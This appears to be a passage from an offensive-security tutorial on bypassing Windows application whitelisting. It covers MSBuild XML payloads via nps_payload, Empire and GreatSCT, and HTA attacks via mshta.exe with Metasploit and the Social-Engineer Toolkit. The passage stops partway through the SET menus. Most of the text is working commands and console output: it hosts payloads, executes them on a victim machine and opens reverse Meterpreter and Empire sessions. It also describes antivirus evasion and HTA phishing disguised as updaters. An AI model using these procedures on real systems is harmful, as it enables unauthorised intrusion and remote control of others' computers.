[*] Generating MSF Resource Script...
[+] Metasploit resource script written to msbuild_nps.rc
[+] Payload written to msbuild_nps.xml

1. Run "msfconsole -r msbuild_nps.rc" to start listener.
2. Choose a Deployment Option (a or b): - See README.md for more information.
  a. Local File Deployment:
    - %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe <folder_path_here>\msbuild_nps.xml
  b. Remote File Deployment:
    - wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start %windir%\Microsoft.NET\Framework\v4.0.3
3. Hack the Planet!!
root@kali:~/nps_payload# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.1.105 - - [13/Jan/2019 12:33:39] "GET / HTTP/1.1" 200 -
```

Now repeat above step to execute msbuild_nps.xml with command prompt and obtain a reverse connection via meterpreter as shown below:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
msbuild_nps.xml
```



PowerShell Empire

For our next method of msbuild Attack, we will use empire. Empire is a post-exploitation framework. Till now we have paired our XML tacks with Metasploit but in this method, we will use empire framework. It's solely python-based PowerShell windows agent which make it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Here**

To have a basic guide of Empire, please visit our article introducing empire:
https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/
Once the empire framework is started, type listener to check if there are any active listeners.

As you can see in the image below that there are no active listeners. So, to set up a listener type:

```
listeners
uselistner http
set Host //192.168.1.107
execute
```


With the above commands, you will have an active listener. Type back to go out of listener so that you can initiate your PowerShell.
For our MSBuild attack, we will use a stager. A stager, in the empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. So, for this type:

```
usestager windows/launcher_xml
set Listener http
execute
```

Usestager will create a malicious code file that will be saved in the /tmp named launcher.xml.

And once the file runs, we will have the result on our listener. Run the file in your victim's by typing following command:

```
cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\
MSBuild.exe launcher.xml
```




To see if we have any session open type 'agents'. Doing so will show you the name of the session you have. To access that session type:

```
interact A8H14C7L
```

The above command will give you access to the session.


```
sysinfo
```



GreatSCT

GreatSCT is a tool that allows you to use Metasploit exploits and lets it bypass most anti-viruses. GreatSCT is current under support by @ConsciousHacker. You can download it from here: *//github.com/GreatSCT/GreatSCT*
Once it's downloaded and running, type the following command to access the modules:

```
use Bypass
```




Now to see the list of payloads type:

```
list
```


Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use:

```
use msbuild/meterpreter/rev_tcp.py
```




Once the command is executed, type:

```
set lhost 192.168.1.107
generate
```



While generating the payload, it will ask you to give a name for a payload. By default, it will take 'payload' as the name. We had given msbuild as payload name where the output code will be saved in XML.




Now, it made two files. One Metasploit RC file and other a msbuild.xml file.
Now, firstly, start the python's server in /usr/share/greatsct-output/source by typing:

```
python -m SimpleHTTPServer 80
```

Run the file in your victim's by typing following command:


```
cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\
MSBuild.exe msbuild.xml
```



Simultaneously, start the multi/handler using the resource file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! We have a meterpreter session as shown here.



Bypass Application Whitelisting using mshta.exe (Multiple Methods)

Introduction

For a long time, HTA files have been utilized as part of drive-by web assaults or droppers for malware within the wild. This includes doing something as basic as diverting mobile clients and educating that the website doesn't, however, have mobile support. HTA files are well known within the world of cybersecurity in perspectives of both red teaming and blue teaming as one of those "retro" ways valuable to bypass application whitelisting.

Mshta.exe runs the Microsoft HTML Application Host, the Windows OS utility responsible for running **HTA** (HTML Application) files. HTML files that we can run JavaScript or Visual with. You can interpret these files using the Microsoft MSHTA.exe tool.

Importance

Finally, utilizing htaccess files or other strategies to divert based on browser sorts will help increase victory rates. Utilizing HTA files for web-based assaults. There's a ton of adaptability inside an HTA file; you'll effectively make it appear to be an Adobe updater, secure record per user, and a number of other things. It would moreover be useful to have the HTA file over HTTPS constraining discovery rates for companies not utilizing a few sorts of SSL interception/termination. HTA records help to bypass antivirus since they are still not well identified. Last but not least HTA can also be used in web phishing, replacing old Java Applet attack.

Methods

There are multiple methods for an HTA attack. And we are going to shine a light to almost all of them. Methods we are going to study are:

- Metasploit
- Setoolkit
- Magic unicorn
- Msfvenom
- Empire
- CactusTorch
- Koadic
- Great SCT


Metasploit

Our first method is to use an inbuild exploit in Metasploit. For this, go to the terminal in your kali and type:

msfconsole

Metasploit contain "HTA Web Server" module which generates malicious hta file. This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed. As the Metasploit will start up, type:


```
use exploit/windows/misc/hta_server

msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109

msf exploit(windows/misc/hta_server) > exploit
```



Once the exploit is executed, it will give you an URL link with the extension of .hta. Simultaneously, Metasploit will start the server which allows you to share the file. This link you further have to run in your victim's PC. Using the following command:

```
mshta.exe http://192.168.1.109:8080/pKz4Kk059Nq9.hta
```

The usual file extension of an HTA is .hta. We have used the above command because HTA is treated like any executable file with extension .exe, hence, executed via mshta.exe. When hta gets launched by mshta.exe it uses a signed Microsoft binary, allowing you to call PowerShell and inject a payload directly into memory.



Once the above command is executed you will have a session open. To access the session, type: **sessions**
Thus, you will have your meterpreter session.


```
msf exploit(windows/misc/hta_server) > [*] 192.168.1.101    hta_server - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.101:49178) at 2019-01-03 0

msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Setoolkit


Our method for HTA attack is through setoolkit. For this, open setoolkit in your kali. And from the menu given choose the first option by **typing 1** to access social engineering tools.

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 7.7.9
                   Codename: 'Blackout'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

From the next given menu, choose the second option by **typing 2** to go into website attack vendors.



